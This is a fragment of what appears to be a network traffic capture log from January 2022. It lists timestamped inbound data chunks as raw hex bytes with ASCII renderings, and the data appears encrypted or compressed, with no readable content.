2022-01-27 04:13:04 UTC	768	IN	Data Raw: a4 ca 23 4c ff 19 c3 2a 22 82 d6 b3 5d a1 9b 70 5f 03 0d 57 49 0e 00 36 0d b5 99 56 e6 02 9f a8 16 35 4c a6 76 59 8f d4 1a 62 03 ba cc 45 54 77 af b7 77 5b 79 9c d6 47 f9 c9 0c a3 f3 0f 03 85 98 db e1 ed fe d6 af 1d 52 62 17 30 7a bd 29 96 3a e5 44 6b 2e 1e f1 e8 0b e6 9f 9f 6a 65 63 14 83 40 4c 63 66 d8 5c fa 10 70 7f fd 48 c3 9a 0b 01 6b 23 0a 9f 39 00 0c a3 22 5d 6e 95 1c 59 1b 1b c2 09 79 ce 83 15 58 68 11 9d b2 6d 16 40 24 41 4b 2d 06 41 7c 81 88 71 7e 2c 8a 52 b1 e0 5d 83 0d e5 6c bd f1 4a 71 34 b0 ef a6 38 c2 dc 18 23 84 6b 33 90 15 19 80 1f 45 d5 53 9f ac b7 99 17 f5 d9 54 49 94 10 ce e9 2b 00 31 4a 7d 38 2a 98 14 42 72 10 72 1f 80 a0 3f b3 5c 4d 9c cc de e1 5e b7 72 6d 67 89 ba 0c 6b 65 1e 87 08 34 d7 0c 49 49 8e 8e 9c 0d 2a 2b eb 85 0d 5c 66 Data Ascii: #L**"jp_Wi6V5LvYbETwwjyGRb0z):Dk.jec@Lcf!pHk#9"jNyYXhm@SAK-A q~.Rj Jq48#k3ESTI+1J)8*Brr?l M^rmgke4lI*+lf
2022-01-27 04:13:04 UTC	769	IN	Data Raw: d2 98 bf 09 ba 17 24 cd bc b5 c3 4e f6 fa 62 31 a9 0e 54 b5 b5 59 56 dd ae ac 1d 34 11 39 7a 92 cb f4 27 6f f4 b4 d6 8e dc 26 ed 72 13 72 ea 83 9a ef b1 c8 78 02 62 77 79 ea 55 99 0f 40 2a 89 19 45 4d dd 9d a5 54 11 22 c7 08 34 eb bb 27 80 7c 07 25 95 6b 56 30 48 2c 85 24 aa 4a e5 f2 3d 70 16 6b fb 84 95 1c 82 73 7d 54 80 28 2a 65 66 0c 41 26 88 4a fc c8 eb b5 4b 22 7d 59 c7 af bf dd 56 1e b0 57 86 a6 25 ef c7 c2 17 c8 37 0c f2 c9 78 14 29 10 ea 02 06 e0 ed c2 a9 cc 08 40 c9 2b 07 ea 07 fb e9 b2 1d 9e 0c a3 0d 89 58 d9 1e 1b c4 ff b5 5b d2 95 28 1e fb 39 49 e7 0f f2 38 63 22 2c 07 09 54 0d d6 69 7a d7 54 22 49 e0 9d 34 e6 d8 d2 d3 52 ec 6e ca b1 05 1d fe ce 66 e2 89 05 17 8f 90 8f bd c9 4e 9d a1 7b 8e ae c1 cb 99 19 e4 64 9b f9 67 b8 1f 62 48 56 a8 97 1e Data Ascii: \$Nb1TYV49z'o&rrxbwyU@*EMT"4" %kV0H,\$J=pks)T(*efA&JK")YVW?7x)@+X{[9l8c",TizT"l4RnfN(dgbHV
2022-01-27 04:13:04 UTC	771	IN	Data Raw: 73 9c 57 b9 b7 9a 46 e1 99 e8 8f b7 68 84 66 04 5e 91 67 9f 16 ae 61 f7 78 e9 bb 0c 84 ce ae 8c d7 70 d2 49 05 09 7b 2c 0e b9 96 52 a1 d7 22 86 06 90 cf ae a2 24 81 c5 73 dd da 94 50 77 a8 16 e2 45 ef 81 de bb 84 ec a7 7d f6 8d e3 d4 ab 81 e4 30 76 bc 55 cd ef 90 f6 24 60 ff 16 df 23 45 bb f1 74 19 36 07 37 7b f8 59 40 01 02 19 d4 fb e0 f1 5c 41 8d ba 19 6e 5b 60 4a 01 a2 6a bf 7a aa 92 65 0e 80 51 83 14 0d b8 2f 75 c3 3b f6 58 41 98 e5 7f 54 90 3b b8 3b 3c cb 35 61 ea 21 06 d1 bf b5 13 49 66 71 37 6c 08 b8 f6 1a 98 88 2c eb ea ed e6 3b db 22 bf 99 d9 9c 60 5f 7c d1 61 88 b5 a8 6d db b2 60 85 5d 4b 61 c6 e8 3c 53 e8 fe f2 39 50 00 de 14 e3 94 56 82 83 eb de 8b 53 af 86 96 be fc 41 fb 32 c8 5a 28 60 72 40 6e 59 2c b6 80 29 57 93 ae b4 8e 9d 1b 5c 9f 09 24 Data Ascii: sWFhf^gaxplf,R"#\$sPwE)0vU\$ #Et67{Y@l\An[JjzeQ/u;XAT;:<5a!lfq7l,;"_lam"]Ka<S9PVSZA2Z('r@nY,)Wl\$

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	772	IN	Data Raw: 2d 98 3a 8b b2 67 f4 b6 9b 12 b8 94 74 67 50 b4 c7 06 7a 13 72 f5 60 26 78 7c 13 95 75 b0 37 a5 3f c8 f5 3f 20 c9 47 dc 6a c3 dc 10 52 1c ab 53 d3 02 0b 85 29 89 40 80 91 cf ea b2 bf 8f d8 21 61 cf 6c 68 66 62 31 5e af da db 80 59 df 9b 1a de 8f cf df 59 86 e5 2a 3b 0f 4f 6b 42 64 98 3f d0 2d bb a9 c3 cd b0 15 83 e6 b3 ba 73 c6 18 04 49 b1 2c 97 a8 15 ea af b4 64 36 55 81 10 83 e7 c0 7c 0a 24 9c f8 c1 5c b0 d7 24 86 7f e6 8e 7b 8b c7 61 e1 14 ac ec 1d f1 b7 74 98 7b f4 1b 93 a3 27 67 ab a7 59 75 fa d1 aa a5 65 76 ce 38 13 b4 d1 a2 c3 42 33 dd 75 62 69 44 e6 65 10 43 d3 73 ba cf 8c bc 0a 3e 60 58 cc 4e e8 3a b4 6e a6 a8 d7 4a 9e e0 63 a2 14 5e 8a 24 5e b2 1b 1d 8d 4b 7a af ae e7 50 7a f3 b6 5e cb 1f 1d 43 bf 87 4c 23 9b fb 42 f8 04 27 c7 c1 15 0a 96 e0 5e Data Ascii: -:gtgPzr'&x u7?? GjRS)@!alhfb1^YY*;OkBd?-sl,d6Uj)\$\${atf'gYuevb83ubiDeC=s>'XN:nJc^\$^KzPz^CL#B^
2022-01-27 04:13:04 UTC	773	IN	Data Raw: 96 8c 8f d6 9f 4b 9a 86 7d 65 68 fc 6d da 30 38 21 3b 4c 2c 0a 3d b7 cc 2b cd d7 b5 d4 de 87 9c 4b 1e 09 dd 61 e5 b3 ba 97 ff 13 be 2d 71 ac f5 3a ed 81 25 ff f2 e6 06 c9 e2 72 c1 bc 08 78 b5 61 2a a9 05 7e 0f a4 9d 87 13 af ac 14 a9 5b 09 3b c5 51 e6 33 65 a1 74 a3 20 d4 9f 0d 74 a4 00 e7 27 06 e3 8f 65 11 0f c4 0e 32 7e 62 51 97 54 ea e8 9d 8c 81 62 cd 1f a3 73 6e 90 66 74 ce 12 21 fe 64 44 77 6c ce 58 48 43 36 7d 35 97 04 99 6a 5c 1b e1 aa 7c 12 d2 14 a2 c5 aa b4 76 4e 02 54 8d 42 08 b9 f0 7f 0c 1b 2e d4 76 72 0d 91 ab 54 bc 6d 24 d3 75 05 4a f9 bc 44 d6 bf 19 9e 3a 94 db 52 e5 3d aa 2a 59 e1 26 2e 2a 2f 2f 42 0f aa 6a 08 3e ae d3 18 1f ce bd 58 b1 a7 02 db 2c fc 30 e2 66 20 a7 c4 88 f2 59 e7 e5 2a 04 f6 d9 ca 24 a4 2f ef 4c 87 68 fb 2a 4a 78 27 ee 47 Data Ascii: K)ehm08!;L,=+Ka-q:%brxa.~[;Q3et t'e2-bQTbsnftldDwlXHC6j5j vNTB.vrTmuJD:R=*Y&.*i/Bj>X,0f Y*\$/Lh^Jx^G
2022-01-27 04:13:04 UTC	775	IN	Data Raw: 24 26 f7 99 0c 39 b0 da 26 c3 21 78 2b 71 4a 23 33 b4 50 51 c9 81 7c fa 5a 4a 4b 71 fc 02 ec f4 da 0d 7a e8 04 b3 c4 4f 51 ce c2 9b d3 48 9f 62 a0 be 72 79 fa a2 5f 84 30 40 d6 3d c9 d7 ae 75 a4 13 67 14 6c 5b 87 96 eb 8c 6e fe d5 cb cf 72 a2 0a 89 d9 d6 29 ff 2a 52 fe 22 ff 18 5c 10 bf d2 1f 5d 71 5b c8 0c a1 b5 01 c7 70 e2 4b 66 d8 31 3b 8f 41 f9 b4 ff 82 4b db 82 73 bc 63 a4 83 bb 9d dd e3 4d ed d5 c3 16 bf d0 c2 d7 5f 2e fb 48 48 03 15 f4 62 1e f1 c6 45 02 da 58 f9 63 6a 8c a6 89 42 5e a6 a5 c9 e1 c2 4a 6b a4 36 17 6a 29 05 62 2b 5d 00 81 e3 92 e5 93 46 6a c3 09 6f 6d af 66 d8 d5 ea 85 68 16 69 ac 24 04 27 46 33 28 3e c4 b5 80 37 42 5c 4e f7 49 fd 1a 68 d7 2c 14 53 96 2e be bc aa 09 fd 16 4d 4d 37 90 57 1a 56 5b d6 bb 6c 19 e3 cf ff 18 cf f9 38 Data Ascii: \$&9&l x+qJ#3PQJZJKqzOQHbry_0@n=)ugl[nr)*R")jqpKf1;AKscM_ HHbEXcjb^Jk6j)b+Jfomfhi\$F3(>7 BNIih,S.MM7WVj 8
2022-01-27 04:13:04 UTC	776	IN	Data Raw: 25 af fb fe 0b d1 a7 21 5b 23 fc de 8b 71 f1 fc 4e b7 be 90 b9 1d da 64 7d a7 03 76 c1 81 55 96 30 dc 4e 1e 0d 15 1e fa c6 8d 93 17 dd 4d 73 cf 80 54 95 cc 95 23 6f 4e 71 47 c9 b4 cf 40 ef a4 19 06 62 95 2d 9b 62 6b ea 79 23 fa 03 c8 19 55 c7 2b 8f 88 d4 d8 c9 36 9a c4 34 6d 98 75 04 38 8f 31 0e 13 29 f6 9a ae 49 c0 da 9f 9f 2d 99 c5 a4 15 3f e3 7d 2e a2 b1 9a f8 87 26 a0 75 77 bc 3d 55 18 29 dd 6e 6b 53 31 84 24 72 ba 95 97 03 1f d7 5e eb 66 fb f7 8b 0c c1 9f e7 61 0f cb f8 e0 fb aa 8f 27 f9 17 dd fe 4c 44 2c ac 34 c3 30 d4 c1 8f 6c c2 7e 48 e5 71 19 29 49 7a db 46 52 4a 10 9b 80 4e d9 40 1c 08 1e 53 31 d9 30 90 64 78 ff f4 10 59 25 51 6b dd 2c d0 53 a7 a2 fd 7a f6 b2 0d cd 80 d2 74 1d 09 ee bc dc d8 a1 a9 b8 00 ce 4b 46 2e 6a 42 67 12 e5 d1 16 ca 30 6d Data Ascii: %[f#qNd]vUONMstNoNqG@b-bky#U+64mu81)l-?}.&uw=U)nkS1\$rf^aLD,40l-Hq)lzFRJN@S10dxY%Qk,SztK F,jBg0m
2022-01-27 04:13:04 UTC	777	IN	Data Raw: 9a 93 dc 21 ce b1 67 e2 73 06 2d 9b 3b 1b 89 80 bb d7 51 90 b1 8f c6 b9 ac 1e 2c 5f 16 be 73 2d 7d b7 fe 40 d8 33 1c f8 af e7 2f 21 98 f4 4c 4d 2b 8b dd 73 8c 83 1c b2 41 4d 8f 0b 82 0f b0 31 b8 3f 00 24 cc 39 d3 80 c6 5f 65 54 9a cd 39 ab 41 90 02 09 ad b5 63 85 e9 ea 50 2c bc c3 c2 68 14 53 c9 c4 5a 5a 68 75 4c 55 94 38 24 ef 5d 87 dd f2 b4 7f 39 6e 79 cd 0e 4f 60 26 07 52 04 66 ba 09 16 98 53 9b 2e 51 2c 2e 04 f6 6d 78 59 ff 2d 70 35 63 97 ff 03 5a b8 d7 37 d3 34 f6 12 6b 7c e8 1e ff da 5d 60 2d b3 dd 3d a7 ca e2 d9 be 22 3b 76 45 ec 61 48 bd 13 d9 bf 84 b9 41 5b b7 05 d2 b0 36 a5 e0 7c 62 7f f3 b0 5b 7c e2 e2 80 87 d8 e9 44 d0 ed 11 1a 29 f7 34 87 03 d1 31 4f c7 ca aa 18 80 58 12 4a 26 8c db af 94 ee d0 88 0b 73 e7 d0 2b ad 0c 01 47 11 a8 ea f4 ec b8 Data Ascii: !gs-;Q_-s-)@3/ILM+sAM1?;\$9_eT9AcP,hSZZhuLU8\$]9nyO`&RfS.Q_.mxY-p5cZ74k]-"-;vEaHA[6b [D) 41OXJ&s+G
2022-01-27 04:13:04 UTC	779	IN	Data Raw: 11 9c 7e 6d 55 30 3b 12 d5 30 e0 76 ef 46 e9 31 dc 61 67 0a eb 60 d6 bb 76 34 5e 39 a2 0a 03 ab 3f b2 35 da 6d d2 6e 9e fb a4 a5 2d 13 dc f4 59 07 8d eb 6c ae 34 18 3d ba ad 0b 6b 86 39 b9 ff cc fb 29 cf ef 6b aa fa 89 04 f8 cb 85 ba f7 78 c6 fa 74 54 a5 bd e3 0f fe 3c 4d 17 f9 19 7e 20 f1 fa 55 29 4e 63 be af b9 45 05 02 6a e3 15 18 cc 6a 80 46 2c 86 7c 45 bb af e8 1f 3c 20 17 4c 98 c6 43 51 14 4e ec 7d 66 fb 5c 73 09 26 b9 c2 d6 3a d5 a7 69 5b bf 7c 6a f1 d2 c0 6a e3 83 cf 33 f2 65 4e 02 7b 35 fe 80 dd 17 94 b0 e1 d7 61 16 3c a3 ba 26 1d 93 58 d0 0d ff 8f 81 3e d8 ef 10 33 19 ad 7b 79 a7 4b 5d 06 c7 21 2f 34 35 85 57 cc 0e cb 95 da 93 91 16 d3 ea d4 96 d9 da 3b 7e 2a e3 7a a8 13 da 02 ac 74 62 74 42 b1 cd 3d 73 19 45 90 3d 71 0f f2 08 f5 6f 20 e8 cd 38 Data Ascii: ~mU0;0vF1ag v4^9?5mn-Yl4=k9)kxtT<M~ U)NcEj F, E< LCQNj fS& ; j3eN[5a<X>3{yK]/45W;-*ztbtB=sE=qo 8
2022-01-27 04:13:04 UTC	780	IN	Data Raw: 81 4e de 55 2b ce 58 a2 f0 85 b4 c0 72 e9 53 cc c5 45 51 b0 5c fd 14 64 2c dc d5 84 38 b2 b4 cc e6 58 34 5d 1a 76 20 ac 55 57 52 f8 87 19 90 d2 fb d7 57 41 b4 5c 0f 9e 99 6d 32 cf c2 e9 cd 73 08 7c b9 1a 9a fa db 46 80 ea 08 1b 96 8a 6e 27 97 44 f3 91 05 da ad 25 0c ad 25 da ba 1f fe b5 72 68 9c f0 fd ea d7 86 94 32 5f 72 f9 00 7f b1 d2 c0 6a e3 eb 2a b3 c8 f6 05 61 b1 93 c0 5d ba 9a 98 65 ea 6a cd 71 d3 01 1b 57 e6 e0 16 5a 7e 7f 8c 84 67 b5 12 08 68 90 1d e5 6b db fb 15 2d c1 58 51 ca 5b 57 b4 f9 bc d2 36 03 2b 65 52 7e df b7 95 25 8d 20 ef 8d 9d e7 d3 a3 5b 43 9d c3 c1 2e 27 e7 11 71 e3 2a 5f 7e 8b 36 2b 12 b3 91 b1 8c b3 7e b6 db db 74 79 5b bd 92 fe 7c e9 a1 5f 48 ca de c4 7d c6 d4 5f b3 53 e9 c5 46 ed 7d 08 69 0d 66 35 14 99 36 68 41 1d 35 54 67 Data Ascii: NU+XrSEQld,8X4j vWRWAm2,s[Fn'D%%rh2_rj^a]ejqWZ~ghk-XQ[W6+eR-%[C.'q_*~+~+ty[[_H_]_SF]if 56hA5Tg
2022-01-27 04:13:04 UTC	784	IN	Data Raw: 65 72 a8 06 91 87 b1 7c 03 cc db 1d a5 e7 ca 6e c8 8d 4a 95 82 6c 1d 1b ad 0c 09 1a 63 86 d6 64 f0 fb 8b 59 5c a1 2e bb b6 4b 81 aa 34 38 d3 6d 8d e0 11 ef 2a 15 b2 c3 ed 82 a0 5f 86 d5 ee b0 47 2b 32 99 84 f6 fb 2f b0 dc 20 0e ea 8a 74 e3 1a 82 3a cc 8b bf 85 eb 25 dc 2c e4 6b 60 cf 3b f5 fc 06 f5 7a 6b 80 e3 bb 50 51 45 0f 8a 6b 8f 7c 77 c7 c5 5b 8d e9 e2 2b 34 06 e3 04 ad 73 59 0b 30 ce 60 87 1a 8b 60 de fb 0b 8c 5e 64 be c7 97 88 a2 b2 34 ad 32 10 b2 7c 5b bf 5e 52 e6 5a 80 42 a2 db 11 ba e6 09 9c 56 aa 4c 08 58 cd a1 15 c8 cb 1a 92 b2 b7 49 45 f9 b9 2b ab 3a bb a1 d3 3f fa 05 ab 54 9a fa 57 60 70 9e 29 b1 6e 84 a1 36 9a 40 d4 41 c3 22 c5 2c b7 26 5d 08 17 79 ce 9d 19 84 91 d4 48 14 dd 30 be 3d e9 fd 2e a2 32 88 69 01 9a b4 01 82 54 38 bc 60 e0 2e 19 69 Data Ascii: er[nJlcdY\,K48m_`G+2/ t:%k';zkQEa[+4sY0``^d42[["RZBVXLIE+?:TW`p)n6@A*,&]yI0=.2iT8'.i
2022-01-27 04:13:04 UTC	788	IN	Data Raw: 94 0f d0 f8 c9 ab ed d4 90 6d 45 33 5d 8b 9a b0 ad bd b7 4f 92 49 78 02 96 87 d9 88 4f 77 45 02 11 b5 7f 1c 3a 72 f3 ff 6f e1 0a 9e 1a 32 ec af 78 11 6e cc ec e6 73 4a d7 f0 d9 b3 22 d4 ad a5 cc 98 04 ca f8 97 b1 3e a9 dc 01 62 81 80 d4 c7 bb 0a 8b 81 27 d1 08 1c 7b 77 6f ba cd 46 71 f4 44 9f 7d 21 3b 93 65 50 d9 32 5f 82 52 92 83 0a b8 7f cc 77 2c 21 7b 94 ee f4 44 4a f4 59 c6 ef 5e b0 22 f0 74 5e b6 45 6c 78 44 b5 1f 01 8c 6a 51 72 f4 61 f6 7c 49 1c 3d 6e bc 97 f5 83 4e 78 6b a8 4c 43 6e 44 a7 92 b3 dc e7 37 ab f3 b1 f8 1f 8e f6 ff 8b 98 26 a4 3f 2c da 91 da 04 67 fa fb 5c f9 f6 3c 0d b8 0c 0c f7 6a f1 3a d0 08 9d 87 87 ea da 99 73 b7 b3 6f c8 10 d3 e9 41 07 04 bf d2 70 a4 ee 41 b8 0e d8 94 38 65 8f ab af d6 fc c3 62 f6 2a 6a ed 0d 96 be 4c 73 f1 c9 c7 f9 Data Ascii: mE3 OIxOwE:ro2xnsJ">b{woFqDj];eP7HRw,![DJY^^t^ElxDjQra l=nNxkLCnD7&?,gl<:soApA8eb*Js


Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	789	IN	Data Raw: 2f 5a d3 2d eb b0 1a d2 6e 73 da 0d c9 da 73 dd 0a 8e 66 db fd 68 2b 8d a3 69 b1 a0 6e 1d 3a 7f 8e 54 02 8e 84 b1 a5 bf ca 37 30 2a e5 01 1e b3 d9 2c 51 55 3d f4 15 b0 67 bc 9c d5 c7 f7 e7 b3 d5 a5 c0 1c e4 ee c5 c4 68 d5 97 7e 53 80 8c 61 64 91 12 b6 5a 59 d4 df 56 fe b3 e0 b7 3e 45 c0 4b fd 45 20 df ff 34 d7 42 ae 60 4c 75 65 95 d1 80 eb 24 c9 17 26 4c 70 bc 2a 1a 7e e7 6a e8 06 d3 84 77 55 05 2e 05 e7 f5 58 bd c9 75 f8 df c0 ee ed c2 c3 fb 34 74 90 44 74 0a 49 68 72 cd 2a 8f 4a c8 89 13 53 e0 ef 7e 07 be f8 ee 29 44 5f ce 78 49 d2 c9 84 b6 68 fe 0a cd 25 3f 8f 93 70 6b 1c 3e 54 6f e4 5f 64 96 14 1c 36 ec 08 c4 65 54 bd eb da 91 85 e5 7a 21 c6 11 24 75 cd c3 ac 8e eb ae 07 9d a8 b4 e9 38 8c d3 69 4e 1f d1 ab 4b 2c d5 89 7f c0 bc bf 4e 76 fd 07 63 de 2b Data Ascii: /Z-nssf+in:T70*,QU=gh-SadZYV>EKE 4B`Lue\$&Lp*-jwU.Xu4tDtlhr*JS-)D_xlfh%?pkTo_d6eTz!\$u8iN K,Nvc+
2022-01-27 04:13:04 UTC	793	IN	Data Raw: 99 46 79 1f 87 0a 83 c2 8f 1b 19 91 98 8f b3 c6 83 ef a3 f9 29 76 97 3f 4d e2 27 49 1e b2 ff 92 7e 60 5e e5 90 d5 a1 72 b5 1e 5b 6e 2f 23 2f 66 fc fd 21 c2 65 d6 a9 4b a9 25 da 37 ab 67 3c 5f 87 09 6b 8c d7 8d 42 18 75 88 cb 33 ca 14 38 4d 86 98 06 bd 6c 36 0e e2 bb 75 40 af e7 88 a0 d2 5d 42 99 23 17 9d 57 74 f8 f9 d7 1b cc 21 8b 35 57 90 4c 1c 62 57 29 5c f7 40 79 d7 1b 6f e9 52 ed 84 a6 c3 39 8c 65 6c 98 3f 22 be c8 4e 5c f3 76 09 23 e2 03 b6 15 c3 98 cc 12 62 30 04 d3 47 82 13 e2 ea 32 14 c4 14 c3 2c 30 1b 84 61 37 02 53 7c 77 39 a0 13 ef d4 67 71 96 49 5d 59 80 59 83 83 7b 9d aa a9 de 24 59 99 f5 56 d1 2e 44 96 87 32 1b c7 b5 ef 75 74 5a 5e b3 13 c6 03 86 44 13 84 88 d3 12 7d 5a 92 13 3d 1b f7 69 2a 10 fb 6a 13 05 43 91 b2 c9 8e 2c f7 c7 0a 4a 28 Data Ascii: Fy)v?M!~`^^[n##f!eK%?g<_kBu38Ml6u@]B#Wt!5WLBwV)@yoR9el?`Nlv#kb0G2,0a7S[jw9gqj]YY{\$YV.D2 utZ^D)Z=i*JC,J(
2022-01-27 04:13:04 UTC	798	IN	Data Raw: 7f 2e b6 04 25 60 7e bc 82 84 c5 80 19 d4 64 d0 14 43 52 03 bf 65 84 34 85 e8 83 54 e5 ba 33 d4 9a 96 3e f9 3d 15 65 00 ed 09 d6 0c 7c 97 fe cf e5 d5 52 8c 98 f5 d2 48 5d 2f 8d ef fc f2 7d ff aa d8 7b 4b 34 e7 25 ea ef 3d a5 07 ca e5 96 3f d7 3b 17 44 11 61 8d 13 c7 67 3d 4c 28 3b aa 0a c9 6a 7a 7e 22 c7 26 ae d1 a8 b9 a3 78 f0 c3 b1 d2 67 23 5f 5e e8 84 15 7e 32 45 80 12 5b 5e 28 9d a9 b6 61 5e fa f4 c3 eb ee 13 99 bb e3 06 d3 66 b0 68 18 e2 20 fe e0 c0 7e d4 5d 4b 28 71 3b 44 4f 17 ea 1f 1c 94 76 b8 56 7f e2 84 68 fe da fc b5 7a 27 3d b2 47 4b d7 d5 b2 78 3d de 10 54 93 f3 fa 32 ea 9f 1e 03 44 43 f4 6f 80 b1 7c d8 7d df 9e 79 f7 b6 0f a0 7b c6 07 63 81 70 42 0a ef 63 42 d6 f3 9f 61 9d bf 1d e9 7b ad 54 0e 0a 59 9e e3 4c f1 e3 b8 1c 27 ed 34 4f 52 62 Data Ascii: .%`-dCRe4T3>= RHJ ){K4%=?;Dag=L(;jz~"&xg#_`~2E[(a^Fh -MQK(q;DOvVhz=GKx=T2DCol)y{cpBcB a[TYL'4ORb
2022-01-27 04:13:04 UTC	802	IN	Data Raw: 0f 12 89 ad 22 03 3e e1 36 44 00 3c 18 fe bc 11 76 f5 e4 ce 2c de 5f 34 be 69 a5 02 c7 42 6b c0 a2 f0 1d 96 40 74 87 52 21 a3 fc f9 b3 20 ff 7b 18 02 47 82 24 e5 73 c3 44 4b 57 a1 26 ad 36 54 1f 31 54 ed d6 7c e8 09 a2 39 4d a1 4e 94 eb b8 d5 b2 83 eb 94 7b a8 e9 54 0d 8e 6d 4b 03 5e 06 1e 72 70 1f 45 93 81 fa a5 04 03 b5 63 24 07 7e 27 af e0 45 46 88 1f 68 10 82 89 a8 fc 9c 0d 0c d1 2e b8 86 04 c4 2e f7 8d 29 20 22 6b 55 89 70 a4 ff ba a3 b8 1d 76 53 69 3e 83 ae 5d b5 20 2d 55 2c 72 ee b4 36 3f a7 94 a3 92 77 0f 9d 40 1c e4 bb d2 46 8c ea 29 9c 03 ee df 4f f0 f5 e3 50 66 c0 5b d1 09 94 9d 3d a5 8d 50 61 0d 79 27 ee 68 a1 57 c0 f8 09 bf 84 4b f9 fe dd cd ec ed 34 bb 0f 26 76 d0 b3 93 e1 3f 02 98 92 28 f9 2a 7d 4a b8 f8 19 b3 e0 04 68 6a a6 0c 62 6d 99 60 Data Ascii: ">6D<v,_4iBk@tR!{G\$SDKW&6T1T]9MN{TmK^rpEc\$~EFh..)"kUpSiVj -U,r6?w@)OPf[=PayhWK4&v? (*)Jhjbm`
2022-01-27 04:13:04 UTC	806	IN	Data Raw: a7 33 3b 1b 2b ba bd 07 24 4c b5 70 a0 1e dd 0b e4 ad 48 8e ce a5 59 f4 35 21 32 31 6f a5 3a 2c f8 8f e2 c8 72 a4 16 4a e7 cb 0a 45 c8 87 67 7a 66 2c f6 3f b2 b5 ca 12 27 41 c7 8a 10 56 7f cd 43 9c 43 0f 2e 66 32 c6 5d 9d ba 57 ef 47 be b2 d0 b2 70 ac 9f 9d a3 2f 21 96 da dc 28 a0 39 8b 95 0d 15 39 b6 c8 3a 38 77 3a c8 3a 9a 0b 6d d8 a3 31 65 3f d4 39 24 87 c9 6d 9a 26 6a 0f c4 01 57 c6 20 e4 d3 89 2d 86 fe a2 d2 80 ed 08 a1 71 81 92 53 20 98 08 51 74 f8 f3 79 d9 3e dd e4 a7 cd cb eb e2 24 bb 84 f5 b8 01 d4 06 4b a1 da ac 8a 2f 92 c3 f8 22 07 9e b3 0f 5f 90 27 45 d5 c8 05 97 4c 9c 32 b9 0f 5a 1c 5c 5a f1 3a de 8b 2c 19 76 aa ab c2 89 be 9d 7f c6 a9 e3 f8 e1 ed 01 8f 04 7a bf f1 88 87 12 db 4a 36 51 d1 6e 49 cd b4 f4 1d c5 e3 5c 27 db 57 c7 c4 1f b8 7b 07 Data Ascii: 3;+\$LpHY5!2!o;:JEgzf,?AVCC.f2]WGP/l(99:8w::m1e?9\$m&jW -qS Qty>"K" '_EL2ZIZ:.vzJ6Qnl\W{
2022-01-27 04:13:04 UTC	810	IN	Data Raw: 95 e5 81 79 a6 f4 39 89 49 a3 20 dd a3 8d cb 41 a7 bb 1d c4 1d 2f 15 59 3f f6 ba 06 a5 3d ab 32 97 58 2f 73 be 73 c2 10 f0 3f 33 bf f0 44 f1 40 b1 02 e4 f9 72 ff 43 37 c3 75 0e 7a d1 ac 64 fe b1 dd a7 16 8f f1 f3 1b b4 7e d4 40 ea 80 83 1c a8 dc f2 2c 59 2f 6a a6 77 96 20 57 1b 0a 23 18 46 cd 18 7a 2f 80 bd 7f 50 d9 4f 61 7e da 26 2e 15 85 90 58 72 a4 b0 81 66 5d 08 5b 5b 5d 10 5c e1 07 64 27 b7 4c 62 c0 18 90 e0 23 fc 74 a8 52 3c 7d 0c c2 2c 82 ca 34 4c 11 fe 30 a3 c0 86 7b d0 f6 29 e7 c3 4b 38 cc d2 82 6a 5d a9 a4 ac 0b 76 94 0d 6c b2 45 e7 77 99 99 f0 1b 6a b0 cd 6b f0 02 99 a3 33 c3 4c d4 60 7f d5 3b 58 fb cb a2 af 6c 60 10 01 cf 99 de 78 2a 02 22 f7 a8 b6 c9 07 6f 76 02 7c ff 7e 3b e8 ba 58 ae 12 63 da 54 f4 d6 c6 80 df ef b4 ee 7f 5f 80 55 43 8f 49 Data Ascii: y9I AY/?=2X/ss?3D@rC7uzd~@,Y/jw W#Fz/POa~&.Xrf[[[dLb#tR<),4L0{K8j]vEwjK3L';Xl'x**ov ~;XcT_UCI
